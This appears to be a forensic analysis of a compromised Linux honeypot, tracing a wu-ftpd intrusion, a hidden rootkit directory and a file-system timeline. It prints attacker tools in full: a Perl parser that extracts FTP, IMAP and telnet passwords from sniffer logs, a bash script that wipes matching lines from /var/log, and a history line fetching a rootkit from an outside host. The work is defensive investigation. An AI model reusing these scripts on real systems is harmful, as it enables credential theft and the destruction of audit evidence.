The analysis below shows us that the … directory was created at 4:52 am on November 22nd, 2003. Due to the dates of the files within this directory, it appears that the attacker used this directory to store rootkit files. A thorough time-line analysis of this activity will be presented in the next section.

```
[root@GCFA ...]# pwd
/mnt/drive/GCFA/media_analysis/gcfa/root/etc/nmh/...
```

We verify our present workind directory.

```
[root@GCFA ...]# ls -altRr
.:
total 26
drwxr-xr-x    2 root     root         1024 Mar 11  2003 curatare
-rwxr-xr-x    1 root     root        17960 Nov 22 04:46 write
-rwxr-xr-x    1 root     root         4060 Nov 22 04:46 read
drwxr-xr-x    3 root     root         1024 Nov 22 04:46 ..
-rw-r--r--    1 root     root            0 Nov 22 04:47 tcp.log
drwxr-xr-x    3 root     root         1024 Nov 22 04:52 .

./curatare:
total 158
-rwxr-xr-x    1 root     root        84568 Nov  3  2001 ps
-rwxr-xr-x    1 root     root        53910 Nov  3  2001 pstree
-rwxr-xr-x    1 root     root         1259 Nov  7  2001 sshd
-rwxr-xr-x    1 root     root         1084 Dec  7  2001 clean
-rwxr-xr-x    1 root     root         7144 Jan 17  2002 chattr
-rwxr-xr-x    1 root     root         7144 Feb 28  2002 attrib
drwxr-xr-x    2 root     root         1024 Mar 11  2003 .
drwxr-xr-x    3 root     root         1024 Nov 22 04:52 ..
```

We perform a recursive directory listing of all files within the attacker's … directory.

Investigating the files contained within the hidden directory shows us that the read, write, and tcp.log directories may be related. Using the file command, we can see that the read command is actually a perl script, which means that we can view the entire contents of the file and understand its purpose. The write program appears to be an executable, but is dynamically linked, allowing us to understand it's library dependencies. The tcp.log file is empty.

```
[root@GCFA ...]# file *
curatare: directory
read:     a /usr/bin/perl script text executable
tcp.log:  empty
write:    ELF 32-bit LSB executable, Intel 80386, version 1
(SYSV), for GNU/Linux 2.0.0, dynamically linked (uses shared
libs), stripped
```

We use the file command to understand the content of the attacker's files.

By examining the contents of the read Perl script, we can see that it appears to be a parser for LinSniffer, which is a network traffic collection program. Examining the script shows us that it conveniently parses usernames and passwords for IMAP, telnet, and ftp transactions. This leads us to believe that the tcp.log file may exist to collect LinSniffer text data. The read script is examined below. Password collection/parsing logic is listed below in red text.

```
[root@GCFA ...]# cat read
#!/usr/bin/perl
# Sorts the output from LinSniffer 0.03 [BETA] by Mike Edulla <medulla@infosoc.com>

$| = 1;

$perl = "/usr/bin/perl";
$argc = @ARGV;
&PrintUsage if ( $argc < 1 );

# I know, getopts(), but I don't wanna use any modules here..
if ( $argc == 1 )
{
        if ( $ARGV[0] eq "-z" ) {
                &ParseIt;
        }
        else
        {
                $file = $ARGV[0];
                &NoSuchFile unless ( -f $file );

                &PrintHeader;

                if ( $file =~ /\.gz$/ ) {
                        print `zcat $file | $perl $0 -z | sort -u`;
                }
                else {
                        print `cat $file | $perl $0 -z | sort -u`;
                }

                &PrintFooter;
        }
}
elsif ( $argc == 2 )
{
        if ( $ARGV[0] eq "-z" && $ARGV[1] eq "-d" )
        {
                $dontGuess = 1;
                &ParseIt;
        }
        elsif ( $ARGV[0] eq "-d" )
        {
                $file = $ARGV[1];
                &NoSuchFile unless ( -f $file );

                &PrintHeader;
                if ( $file =~ /.gz$/ ) {
                        print `zcat $file | $perl $0 -z -d | sort -u`;
                }
                else {
                        print `cat $file | $perl $0 -z -d | sort -u`;
                }
                &PrintFooter;

        }
        elsif ( $ARGV[0] eq "-z" )
        {
                &ParseIt;
        }
        else { &PrintUsage; }
}
```

```
else { &PrintUsage; }



sub PrintUsage
{
        print "Usage: $0 [-zd] inputFile\n";
        print "       -z    Read from stdin (disables uniq, sort, header/footer etc!)\n";
        print "       -d    Don't \"guess\" telnet passwords\n\n";
        exit(1);
}

sub ParseIt
{
        while ( &ReadLine )
        {
                # Continue if its not a "start" line.
                next unless ( ($host, $port) = $line =~
m/[^\s]+\s=>\s([^\s]+)\s\[(\d+)\]/ );
                # Read in the next line
                &ReadLine;
                next if ( $line =~ m/^-{5}/ );
                if ( $port == 21 || $port == 110 ) { &DoFaP; }
                        elsif ( $port == 143 ) { &DoIMAP; }
                                elsif ( $port == 23 && !$dontGuess ) { &DoTelnet; }
                                        else { &DoOthers; }
        }
}


sub ReadLine {
        exit(1) unless ( $line = <STDIN> );
        exit(0) if ( $line eq "Exiting..." );

        return(1);
}

sub PrintIt
{
        print "[" . " " x (3 - length($port)) . $port . "] " . " " x (5 - length(
$port<100 ? $port . " " : $port ) );
        print $host . " " . " " x (27 - length($host));
        print $user . " " . " " x (15 - length($user));
        print $pass . "\n";
}

# Handle "unknown" servies
sub DoOthers
{

        $data = $line;
        while ( &ReadLine && $line !~ /^-{5}/ ) {$data .= $line;}

        # Remove the nav-key stuff.
        $data =~ s/OBOB//mg;
        $data =~ s/AHAH//mg;
        $data =~ s/AHAH//mg;
        $data =~ s/OAOA//mg;
        $data =~ s/\[A\[A//mg;          #]]
        $data =~ s/\[B\[B//mg;          #]]
        # Replace the newline chars with :
        $data =~ s/\n/:/mg;
        chop($data);

        print $port . " " . " " x (5 - length($port));
        print $host . " " . " " x (27 - length($host));
        print $data . "\n";
}


sub DoFaP
{
```

```
        # Read in the next line if its a AUTH line, exit if ReadLine failes

        if ( $line =~ /^AUTH/ ) {
                exit(1) unless &ReadLine;
        }

        # Set the user variable. Return if not found.
        return(0) unless ( ($user) = $line =~ /^USER\ (.+)/ );
        return(0) if ($user eq "ftp" || $user eq "anonymous" );

        # Read in another line.
        &ReadLine;

        # Get the password, return if its not found
        return(0) unless ( ($pass) = $line =~ /^PASS (.+)/ );

        &PrintIt;
}


# This one handle IMAPs (port 143)
sub DoIMAP
{
        return(0) unless ( ($user, $pass) = $line =~ /LOGIN ([^\s]+) ([^\s]+)/ );
        &PrintIt;
}


# This one handle the telnets (port 23)
sub DoTelnet
{

        my(@sep) = ( "VT100!", "VT100", "vt100!", "vt100", "VT220P!", "VT220P", "VT200!",
"VT220", "vt220!", "vt220", "\$ANSI\"!", "ANSI!", "ANSI", "UNKNOWN!", "UNKNOWN",
"CONSOLE!", "CONSOLE", "\$!",  "!" );

        for ( $i=0; $sep[$i]; $i++ )
        {
                if ( ($user) = $line =~ /$sep[$i](.+)/ )
                {

                        exit(1) unless &ReadLine;

                        # The line is one of linsniffs "separator" lines
                        return(0) if ( $line =~ m/^-{5}/ );
                        chop($line);

                        # Right now, we just except it to be the passwd
                        # but in future versions, we'll check if it looks much like
                        # the login, and if it does, we'll take the next one instead.
                        $pass = $line;

                        &PrintIt;
                }
        }
}

sub PrintHeader
{
        print `date`;
        print `ls -l $file`;
        print "-" x 70 . "\n";
}

sub PrintFooter
{
        print "-" x 70 . "\n";
        print `date`;
        print "-" x 67 . "EOF\n";
}

sub NoSuchFile
```

```
{
        print "Error: Cannot open file \"$file\" for reading.\n\n";
        exit(1);
}


#6516A4
##EOF##
```

We can examine the write executable using ld to list directory dependencies, and the strings command to extract text streams from the binary. The suspicious strings are highlighted in red. "cant set promiscuous mode" is probably an error message that would be printed if the program was unable to put the network adapter into promiscuous mode, which would be needed to collect network information not destined for the honeypot host itself. Write is likely a sniffer program. Whether or not it is LinSniffer is at this point impossible to know for sure, however, the implications from the 'read' perl script is that it probably is, or at least produces logs similar to LinSniffer. Both read and write have knowledge of tcp.log.

To summarize, these files represent a sniffer program, a parser program, and a log file.

We use the strings command to investigate the contents of the write executable:

[root@GCFA ...]# strings write /lib/ld-linux.so.2 __gmon_start__ libc.so.6 strcpy ioctl stdout __ctype_b perror gethostbyaddr socket fflush alarm fprintf __deregister_frame_info signal read ntohs inet_ntoa time fclose stderr htons exit fopen _IO_stdin_used __libc_start_main __register_frame_info close GLIBC_2.1 GLIBC_2.0 PTRh QVh| Ih8 t(hv cant get SOCK_PACKET socket cant get flags **cant set promiscuous mode**	We use the strings command to list the human readable strings embedded within the write executable.

----- [CAPLEN Exceeded] ----- [Timed Out] ----- [RST] ----- [FIN] %s => %s [%d] eth0 tcp.log cant open log Exiting...	

We will next inspect the contents of the curatare directory. The first files, named attrib, and chattr, are identical in content, and appear to be a trojaned linux chattr command

[root@GCFA curatare]# strings attrib |grep usage usage: %s [-RV] [-+=AacdisSu] [-v version] files...	We extract the usage info from the attrib binary with the strings command
[root@GCFA bin]# strings ./chattr|grep usage usage: %s [-RV] [-+=AacdijsSu] [-v version] files...	Here we see that chattr's usage info is identical, except for a few additional options.
[root@GCFA curatare]# md5sum attrib b2969301f179b6e74e5102c4af0b49e1 attrib	attrib has the same md5sum hash as chattr
[root@GCFA curatare]# md5sum chattr b2969301f179b6e74e5102c4af0b49e1 chattr	chattr has the same md5sum hash as attrib.

The next file in the curatare directory is the clean script. Based upon reading the contents of the instructions, it appears that this script can be used to remove lines containing a keyword specified on the command line to any directory within the /var/log directory.

```
[root@GCFA curatare]# cat clean
#!/bin/bash
BLK=''
RED=''
GRN=''
YEL=''
BLU=''
MAG=''
CYN=''
WHI=''
DRED=''
DGRN=''
DYEL=''
DBLU=''
DMAG=''
DCYN=''
DWHI=''
RES=''

if [ $# != 1 ]
then
  echo "${BLK}* ${DWHI}Usage${WHI}: "`basename $0`" <${DWHI}string${WHI}>${RES}"
  echo " "
  exit
fi
echo "${BLK}*${RES}"
echo "${BLK}* ${DWHI}Cleaning logs.. This may take a bit depending on the size of the
logs.${RES}"

WERD=$(/bin/ls -F /var/log | grep -v "/" | grep -v "*" | grep -v ".tgz" | grep -v ".gz" |
grep -v ".tar" | grep -v "lastlog" | grep -v "utmp" | grep -v "wtmp" | grep -v "@")
```

```
for fil in $WERD
do
   line=$(wc -l /var/log/$fil | awk -F ' ' '{print $1}')
   echo -n "${BLK}* ${DWHI}Cleaning ${WHI}$fil ($line ${DWHI}lines${WHI})${BLK}...${RES}"
   grep -v $1 /var/log/$fil > new
   mv -f new /var/log/$fil
   newline=$(wc -l /var/log/$fil | awk -F ' ' '{print $1}')
   let linedel=$(($line-$newline))
   echo "${WHI}$linedel ${DWHI}Lines removed!${RES}"

done

echo "${BLK}* ${DWHI}Logs Cleaned!${RES}"
[root@GCFA curatare]#
```

The remaining files in the curatare directory appear to be variations of the ps and pstree commands, and are possibly trojaned versions, although investigating the files with the strings command did not yield any noticeable evidence suggestiong this.

Investigation of the contents of 2nd hidden directory in the root account folder appears to merely have resulted from the attacker's invocation of the ncftp command.

`[root@GCFA root]# pwd` `/mnt/drive/GCFA/media_analysis/gcfa/root/root` `[root@GCFA root]# ls -latr .ncftp` `total 6` `-rw-------    1 root     root         3952 Nov 22 04:25 firewall` `drwxr-x---    3 root     root         1024 Nov 22 04:25 ..` `drwxr-xr-x    2 root     root         1024 Nov 22 04:25 .` `[root@GCFA root]# file .ncftp/firewall` `.ncftp/firewall: ASCII English text`	We verify our present working directory and perform a directory listing on the contents of the hidden .ncftp directory

User log Evidence

daniel's shell history was left untouched and intact, yielding information regarding the source of his files! Also, this suggests that Daniel may have been born in 1984.

`[root@GCFA gcfa]# cat ./home/daniel/.bash_history` `cd /tmp` `wget earth.prohosting.com/dan1984/dan.tgz` `tar xzvf dan.tgz`	We examine the contents of the attackers history file.

Last command for checking login durations and times are listed by using the last command

`[root@GCFA log]# last -f ./wtmp` `daniel   pts/0        statia8.comaltec Sat Nov 22 04:46 - 04:47` `(00:01)` `ftp      ftpd1591     218.3.240.10     Sat Nov 22 04:24   gone` `- no logout` `reboot   system boot  2.4.7-10         Sat Nov 22 02:47` `(64+09:20)` `root     tty1                          Sat Nov 22 02:37 - down` `(00:08)` `reboot   system boot  2.4.7-10         Sat Nov 22 02:35` `(00:10)` `root     tty2                          Sat Nov 22 02:25 - down` `(00:09)` `root     tty1                          Sat Nov 22 02:18 - down` `(00:15)` `reboot   system boot  2.4.7-10         Sat Nov 22 02:16` `(00:17)` `root     tty1                          Thu Nov 20 21:24 - down` `(1+03:41)` `reboot   system boot  2.4.7-10         Thu Nov 20 21:22`	We use the last command to construct the user login history from the Unix wtmp binary log file.

(1+03:43)	

Email Activity

We previously noticed that the system had complained of error related to trying to send email in the /var/log/maillog log file. We can inspect the contents of the /var/spool/mqueue directory to determine whether the mail related to the logs still existed at the time of system quarantine. We confirm below that it does. By inspecting the contents of the mail message, we can view the intended recipient address of the mail, danni3ll@yahoo.com.au.

[root@GCFA mqueue]# pwd /mnt/drive/GCFA/media_analysis/gcfa/var/spool/mqueue [root@GCFA mqueue]# ls -latr total 4 -rw------- 1 root root 2565 Nov 22 04:47 dfhAMBl7e02150 -rw------- 1 root root 651 Nov 22 10:49 qfhAMBl7e02150	We verify our present working directory
[root@GCFA mqueue]# cat qfhAMBl7e02150 V4 T1069501627 K1069523380 N6 P572689 I8/7/32135 Mhost map: lookup (yahoo.com.au): deferred Fwb $_root@localhost Sroot Aroot@ipx-y-z-144.ph.ph.cox.net RPFD:danni3ll@yahoo.com.au H?P?Return-Path: <g> H??Received: (from root@localhost) by ipx-y-z-144.ph.ph.cox.net (8.11.6/8.11.6) id hAMBl7e02150 for danni3ll@yahoo.com.au; Sat, 22 Nov 2003 04:47:07 -0700 H?D?Date: Sat, 22 Nov 2003 04:47:07 -0700 H?F?From: root <root> H?x?Full-Name: root H?M?Message-Id: <200311221147.hAMBl7e02150@ipx-y-z-144.ph.ph.cox.net> H??To: danni3ll@yahoo.com.au H??Subject: Linux ipx-y-z-144.ph.ph.cox.net 2.4.7-10 #1 Thu Sep 6 17:27:27 EDT 2001 i686 unknown	We examine the contents of the mail header file.
[root@GCFA mqueue]# cat dfhAMBl7e02150 inet addr:x.y..z.144 Bcast:x.y.z.255 Mask:255.255.240.0 inet addr:127.0.0.1 Mask:255.0.0.0 ipx-y-z-144.ph.ph.cox.net Linux ipx-y-z-144.ph.ph.cox.net 2.4.7-10 #1 Thu Sep 6 17:27:27 EDT 2001 i686 unknown 4:47am up 2:00, 1 user, load average: 0.27, 0.06, 0.02 USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT daniel pts/0 statia8.comaltec 4:46am 21.00s 0.06s 0.06s -bash processor : 0 vendor_id : GenuineIntel cpu family : 15 model : 2 model name : Intel(R) Pentium(R) 4 CPU 2.80GHz stepping : 8 cpu MHz : 2793.705	We examine the contents of the delayed mail file.

```
cache size     : 512 KB
fdiv_bug       : no
hlt_bug        : no
f00f_bug       : no
coma_bug       : no
fpu      : yes
fpu_exception : yes
cpuid level    : 2
wp       : yes
flags    : fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge
mca cmov pat pse36 clflush dts acpi mmx fxsr sse sse2 ss tm
bogomips       : 5557.45

        total:    used:    free:  shared: buffers:  cached:
Mem:  261660672 182403072 79257600    77824 29462528 78041088
Swap: 427671552        0 427671552
MemTotal:       255528 kB
MemFree:         77400 kB
MemShared:          76 kB
Buffers:         28772 kB
Cached:          76212 kB
SwapCached:          0 kB
Active:          18160 kB
Inact_dirty:     86900 kB
Inact_clean:         0 kB
Inact_target:     1948 kB
HighTotal:           0 kB
HighFree:            0 kB
LowTotal:       255528 kB
LowFree:         77400 kB
SwapTotal:      417648 kB
SwapFree:       417648 kB
NrSwapPages:    104412 pages
PING yahoo.com (66.218.71.198) from x.y.z.144 : 56(84) bytes of
data.
64 bytes from w1.rc.vip.scd.yahoo.com (66.218.71.198):
icmp_seq=0 ttl=246 time=62.416 msec
64 bytes from w1.rc.vip.scd.yahoo.com (66.218.71.198):
icmp_seq=1 ttl=246 time=39.183 msec
64 bytes from w1.rc.vip.scd.yahoo.com (66.218.71.198):
icmp_seq=2 ttl=246 time=39.364 msec
64 bytes from w1.rc.vip.scd.yahoo.com (66.218.71.198):
icmp_seq=3 ttl=246 time=35.598 msec
64 bytes from w1.rc.vip.scd.yahoo.com (66.218.71.198):
icmp_seq=4 ttl=246 time=35.677 msec
64 bytes from w1.rc.vip.scd.yahoo.com (66.218.71.198):
icmp_seq=5 ttl=246 time=35.833 msec

--- yahoo.com ping statistics ---
6 packets transmitted, 6 packets received, 0% packet loss
round-trip min/avg/max/mdev = 35.598/41.345/62.416/9.558 ms
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref
Use Iface
X.y.z.0      0.0.0.0         255.255.240.0   U     0      0
0 eth0
127.0.0.0       0.0.0.0         255.0.0.0       U     0      0
0 lo
0.0.0.0         x.y.z.1      0.0.0.0         UG    0      0
0 eth0
```

The above email was probably generated by the attacker to automatically summarize compromised system information into a single email account during the installation of their rootkit.

Chkrootkit Analysis

The last check we perform is to use the chkrootkit script to inspect the contents of the honeypot[3]. chkrootkit contains logic capable of detecting a wide number of previously analyzed rootkits. We see that ifconfig is considered to be infected, probably in a way that prevents ifconfig reporting the network card from reporting that it is in promiscuous mode. netstat was probably trojaned to prevent the listing of listening network ports that would be used as backdoors. As will be seen below, it is used to conceal an SSH daemon renamed as kflushd listening on port 123.

[root@GCFA gcfa]# chkrootkit -r . … Checking `ifconfig'... INFECTED … Checking `netstat'... INFECTED	Data irrelevant to the investigation has been deleted for brevity.

Timeline Analysis

Timeline analysis will be performed on file-system data and on network packet captures from the bridging firewall.

File-system based Timeline Analysis

Filesystem-based Timeline analysis was performed by implementing features of the Sleuth Kit v1.67[4]. To begin the analysis, Brian Carrier's Sleuthkit was downloaded from http://www.sleuthkit.org along with the md5sum for verification purposes. After download of correct source code was completed and verified, the installation was performed in accordance with the instructions outlined in the INSTALL document contained in the package. After compilation, the executable and manual paths were added to the PATH environment variable for the Unix shell. This was performed to simplify execution commands during analysis.

To prepare the timeline, we extract information from the file-system images via use of the fls command. Upon extraction of the time information from the file-system metadata structures into a common file, the mactime utility is used to re-organize the data into human readable format. Upon observation of the size of the file, it is deemed favorable to pre-pend each line with a number to ease analysis on the large quantity of data, this is done with the cat command, using the –n option which pre-pends numbers to the data received on the STDIN file descriptor.

root@GCFA media_analysis]# fls -f linux-ext3 -m /boot/ -r -p partition_1.dd >> honeypot.fls [root@GCFA media_analysis]# fls -f linux-ext3 -m /usr/ -r -p partition_2.dd >> honeypot.fls [root@GCFA media_analysis]# fls -f linux-ext3 -m /home/ -r -p partition_3.dd >> honeypot.fls [root@GCFA media_analysis]# fls -f linux-ext3 -m /root/ -r -p partition_5.dd >> honeypot.fls [root@GCFA media_analysis]# fls -f linux-ext3 -m /var/ -r -p partition_7.dd >> honeypot.fls	fls is invoked specifying the linux-ext3 file-system, path's are explicitly stated for each file-system based upon the fdisk -l data performed earlier in the analysis. All data is concatenated in a file.
[root@GCFA media_analysis]# mactime -g ./gcfa/root/etc/group -p ./gcfa/root/etc/passwd < honeypot.fls > honeypot.timeline	We use the mactime script to organize the fls data extraction into a more reader friendly format.
[root@GCFA media_analysis]# cat -n honeypot.mactime > n.honeypot.mactime	Numbers are prefixed to each line in the timeline to provide a quick indexing method.

Opening the timeline shows activity as far back as 1994 spanning to the date of OS media packaging, this data was irrelevant to analysis and was discarded. The first case-relevant data was identified by creation of the attacker's rootkit as listed below. The meta data associated with the creation would have been captured at time of tar archive

```
75537  Sat Nov 03 2001 12:04:48    84568 m.. -/-rwxr-xr-x root     root     16223
/root/etc/nmh/.../curatare/ps
 75538  Sat Nov 03 2001 12:05:46    53910 m.. -/-rwxr-xr-x root     root     16228
/root/etc/nmh/.../curatare/pstree
 75539  Wed Nov 07 2001 23:46:54     1259 m.. -/-rwxr-xr-x root     root     16224
/root/etc/nmh/.../curatare/sshd
 75540  Fri Dec 07 2001 07:01:21     1084 m.. -/-rwxr-xr-x root     root     16225
/root/etc/nmh/.../curatare/clean
 75541  Thu Jan 17 2002 05:58:51     7144 m.. -/-rwxr-xr-x root     root     16227
/root/etc/nmh/.../curatare/chattr
 75542  Thu Feb 28 2002 02:00:30     7144 m.. -/-rwxr-xr-x root     root     16226
/root/etc/nmh/.../curatare/attrib
 75543  Tue Mar 11 2003 14:33:15     1024 m.. d/drwxr-xr-x root     root     16222
/root/etc/nmh/.../curatare
```

Operating system install is initiated as communicated below with the creation of the 5 filesystems: var, root, boot, home, and usr.

```
75545  Thu Nov 20 2003 13:32:25    12288 m.c d/drwxr-xr-x root     root     11
/root/lost+found
 75546  Thu Nov 20 2003 13:32:29    12288 m.c d/drwxr-xr-x root     root     11
/boot/lost+found
 75547  Thu Nov 20 2003 13:32:30    16384 m.c d/drwxr-xr-x root     root     11
/home/lost+found
 75548  Thu Nov 20 2003 13:32:31    16384 m.c d/drwxr-xr-x root     root     11
/usr/lost+found
```

Operating system install lasted almost an hour, the information below represents the end of the operating system installation.

```
160149  Thu Nov 20 2003 14:21:31 49315840 .a. -/-rwxr-xr-x root     root     12
/usr/share/apps/kfind/icons/locolor/22x22/^C$^_^L
<88>B^C<89>^L$<89><8d>4Ã²Ã¿Ã¿Ã¨JÂ¶Ã²Ã¿X<8d>F <89><85>0Ã²Ã¿Ã¿ZÃ@^D (deleted)
160150                           49315840 .a. -/-rwxr-xr-x root     root     12
/usr/share/doc/nfs-utils-0.3.1/ (deleted)
160151                           49315840 .a. -/-rwxr-xr-x root     root     12
/usr/share/doc/freetype-2.0.3/^H^EÃ¿Ã¿ (deleted)
160152                           49315840 .a. -/-rwxr-xr-x root     root     12
/usr/lib/perl5/site_perl/5.6.0/XML/Filter/ (deleted)
160153                           49315840 .a. -/-rwxr-xr-x root     root     12
/usr/share/apps/kfind/icons/locolor/22x22/^C$^_^L
<88>B^C<8d>V^\<89>^T$<89><95>ÃÃ±Ã¿Ã¿Ã¨3Â©Ã²Ã¿Y<8d>N <89><8d>ÃÃ±Ã¿Ã¿XÃA^D (deleted)
160154                           49315840 .a. -/-rwxr-xr-x root     root     12
/usr/share/apps/kfind/icons/locolor/22x22/^C$^_^L
<88>B^C<8d>V^\<89>^T$<89><95>Ã¤Ã±Ã¿Ã¿Ã¨ÃÂªÃ²Ã¿Y<8d>N <89><8d>Ã Ã±Ã¿Ã¿XÃA^D (deleted)
160155  Thu Nov 20 2003 21:22:22    61578 ma. -/-rw-r--r-- root     root     12081
/var/log/ksyms.3
```

Upon configuration of the bridging firewall and external monitoring facilities, the honeypot is connected to Internet. This can be identified by the access of network card driver kernel module and by the access of the network connection scripts in /etc/sysconfig/networking.

```
168725  Sat Nov 22 2003 02:47:20    19684 .a. -/-rw-r--r-- root     root     20152
/root/lib/modules/2.4.7-10/kernel/drivers/net/pcnet32.o
168726                                 18 .a. l/lrwxrwxrwx root     root     32164
/root/etc/sysconfig/network-scripts/ifup -> ../../../sbin/ifup
168727                                124 .a. -/-rw------- root     root     36276
```

```
/root/etc/dhcpc/dhcpcd-eth0.cache
168728                        420492 .a. -/-rwxr-xr-x root     root     70339
/root/sbin/dhcpcd
168729                            98 .a. -/-rw-r--r-- root     root     22094
/root/etc/iproute2/rt_scopes
168730                        111699 .a. -/-rwxr-xr-x root     root     70322
/root/sbin/ip
168731                           254 .a. -/-rw-r--r-- root     root     22098
/root/etc/sysconfig/networking/ifcfg-lo
168732  Sat Nov 22 2003 02:47:22    18863 .a. -/-rwxr-xr-x root     root     70297
/root/sbin/arping
168733  Sat Nov 22 2003 02:47:29        4 mac -/-rw-r--r-- root     root     38163
/var/run/dhcpcd-eth0.pid
168734                           124 m.c -/-rw------- root     root     36276
/root/etc/dhcpc/dhcpcd-eth0.cache
168735                           345 m.c -/-rw-r--r-- root     root     36277
/root/etc/dhcpc/dhcpcd-eth0.info
168736                             0 .ac -/-rw-r--r-- root     root     28243
/root/etc/resolv.conf.sv
168737                           102 m.c -/-rw-r--r-- root     root     28248
/root/etc/resolv.conf
```

The honeypot is directly connected to the internet for 1 hour and 37 minutes prior to compromise. The first sign of attack is the execution of the FTP daemon, in.ftpd, which is called by the xinetd Linux super-daemon, which is responsible for opening lightweight applications on demand. The attacker uses a wu-ftp exploit, commonly available on the Internet, to compromise the honeypot.

```
173420  Sat Nov 22 2003 04:24:40      464 .a. -/-rw------- root     root     28231
/root/etc/ftpconversions
173421                        172668 .a. -/-rwxr-xr-x bin      bin      127246
/usr/sbin/in.ftpd
173422                           104 .a. -/-rw------- root     root     28233
/root/etc/ftphosts
173423                          1657 .a. -/-rw------- root     root     28230
/root/etc/ftpaccess
173424                          4096 mac -/-rw-r--r-- root     root     38182
/var/run/ftp.rips-all
173425                           164 .a. -/-rw------- root     root     28234
/root/etc/ftpusers
173426                          1024 m.c d/drwxr-xr-x root     root     38153
/var/run
```

Almost immediately after the compromise, the attacker uses an FTP client to access a remote server for retrieval of the rootkit.

```
173430  Sat Nov 22 2003 04:25:08     1024 m.c d/drwxr-x--- root     root     68273
/root/root
173431                          3952 mac -/-rw------- root     root     52262
/root/root/.ncftp/firewall
173432                        127996 .a. -/-rwxr-xr-x root     root     33186
/usr/bin/ncftpget
```

After compromise, the attacker proceeds to create a user account for himself, presumably using his real name, with limited access privileges. We can now confirm that the attacker used the adduser command based on the fact that the /etc/skel initial user configuration template has been applied to the attackers account.

```
173435  Sat Nov 22 2003 04:46:04      459 .ac -/-rw------- root     root     28256
/root/etc/gshadow-
173436                           820 mac -/-rw-r--r-- daniel   daniel   58627
/home/daniel/.emacs
173437                           135 .a. -/-rw-r--r-- root     root     74393
/root/etc/skel/.kde/Autostart/Autorun.desktop
173438                           558 .ac -/-rw------- root     root     28166
/root/etc/group-
```

```
173439                             1024 .a. d/drwxr-xr-x root     root     74391
/root/etc/skel/.kde/Autosteart
173440                             4096 mac d/drwxr-xr-x daniel   daniel   43969
/home/daniel/.kde/Autostart
173441                               10 .a. l/lrwxrwxrwx root     root     12
/var/mail -> spool/mail
173442                             3511 .a. -/-rw-r--r-- root     root     52260
/root/etc/skel/.screenrc
173443                             1180 .a. -/-rw-r--r-- root     root     28151
/root/etc/login.defs
173444                                0 mac -/-rw------- root     root     28265
/root/etc/shadow.lock (deleted)
173445                             1381 .ac -/-rw------- root     root     28172
/root/etc/passwd-
173446                                7 .a. l/lrwxrwxrwx root     root     125467
/usr/sbin/adduser -> useradd
173447                             1024 .a. d/drwxr-xr-x root     root     74390
/root/etc/skel/.kde
173448                              572 m.c -/-rw-r--r-- root     root     28245
/root/etc/group
173449                                0 mac -/-rw------- root     root     28267
/root/etc/gshadow.lock (deleted)
173450                              470 mac -/-r-------- root     root     28257
/root/etc/gshadow
173451                               24 .a. -/-rw-r--r-- root     root     52210
/root/etc/skel/.bash_logout
173452                                0 mac -/-rw-rw---- daniel   daniel   44186
/var/spool/mail/daniel
173453                              124 .a. -/-rw-r--r-- root     root     52212
/root/etc/skel/.bashrc
173454                             4096 mac d/drwxr-xr-x daniel   daniel   14657
/home/daniel/.kde
173455                              820 .a. -/-rw-r--r-- root     root     52259
/root/etc/skel/.emacs
173456                              135 mac -/-rw-r--r-- daniel   daniel   43970
/home/daniel/.kde/Autostart/Autorun.desktop
173457                               96 .a. -/-rw------- root     root     92370
/root/etc/default/useradd
173458                              191 m.c -/-rw-r--r-- daniel   daniel   58629
/home/daniel/.bash_profile
173459                                0 mac -/-rw------- root     root     28266
/root/etc/group.lock (deleted)
173460                              124 m.c -/-rw-r--r-- daniel   daniel   58630
/home/daniel/.bashrc
173461                              941 .ac -/-rw------- root     root     28255
/root/etc/shadow-
173462                              191 .a. -/-rw-r--r-- root     root     52211
/root/etc/skel/.bash_profile
173463                             3511 mac -/-rw-r--r-- daniel   daniel   58631
/home/daniel/.screenrc
173464                            52236 .a. -/-rwxr-xr-x root     root     125479
/usr/sbin/useradd
173465                               24 mac -/-rw-r--r-- daniel   daniel   58628
/home/daniel/.bash_logout
173466                              381 mac -/-rw-r--r-- daniel   daniel   43971
/home/daniel/.kde/Autostart/.directory
173467                             1024 .a. d/drwxr-xr-x root     root     52209
/root/etc/skel
173468                              381 .a. -/-rw-r--r-- root     root     74392
/root/etc/skel/.kde/Autostart/.directory
```

The attacker installs therootkit via use of the install command, as seen in the network transaction above.

```
173489  Sat Nov 22 2003 04:46:53  25020 mac -/-rwxr-sr-x root     root     33996
/usr/bin/locate
173490                             7144 .ac -/-rwxr-xr-x root     root     16226
/root/etc/nmh/.../curatare/attrib
173491                            24824 .a. -/-rwxr-xr-x root     root     33625
/usr/bin/socklist
173492                              318 mac -/-rw-r--r-- root     root     97259
```

```
/usr/lib/libc/libph
173493                      45948 .a. -/-rwxr-xr-x root     root     31640
/usr/bin/dir
173494                      45948 mac -/-rwxr-xr-x root     root     97255
/usr/lib/.lib/libvd
173495                      24822 .a. -/-rwxr-sr-x root     slocate  31724
/usr/bin/locate
173496                       1259 .ac -/-rwxr-xr-x root     root     16224
/root/etc/nmh/.../curatare/sshd
173497                      63180 .a. -/-r-xr-xr-x root     root     26126
/root/tmp/ccPSepro.ld (deleted-realloc)
173498                      24752 .a. -/-rwxr-xr-x root     root     127714
/usr/sbin/lsof (deleted-realloc)
173499                         15 m.c -/-rw-r--r-- root     root     97262
/usr/lib/libc/libif
173500                       1024 m.c d/drwxr-xr-x root     root     48352
/root/etc/nmh
173501                      84568 ..c -/-rwxr-xr-x root     root     16223
/root/etc/nmh/.../curatare/ps
173502                       1024 .ac d/drwxr-xr-x root     root     16222
/root/etc/nmh/.../curatare
173503                      32768 m.. d/drwxr-xr-x root     root     31297
/usr/bin
173504                      24822 .a. -/-rwxr-xr-x root     root     31690
/usr/bin/pstree
173505                      34924 .a. -/-r-xr-xr-x root     root     31682
/usr/bin/top
173506                         49 mac -/-rw-r--r-- root     root     97260
/usr/lib/.lib/libnh
173507                      14924 mac -/-rwxr-xr-x root     root     33997
/usr/bin/strings
173508                       1084 .ac -/-rwxr-xr-x root     root     16225
/root/etc/nmh/.../curatare/clean
173509                      63180 .a. -/-r-xr-xr-x root     root     26126
/root/bin/ps
173510                      63180 mac -/-r-xr-xr-x root     root     97250
/usr/lib/libc/libp
173511                       4096 mac d/drwxr-xr-x root     root     97247
/usr/lib/libc
173512                      51164 m.c -/-rwxr-xr-x root     root     97257
/usr/lib/libc/libifc
173513                      12284 mac -/-rwxr-xr-x root     root     97253
/usr/lib/libc/libpt
173514                        511 mac -/-rw-r--r-- root     root     97263
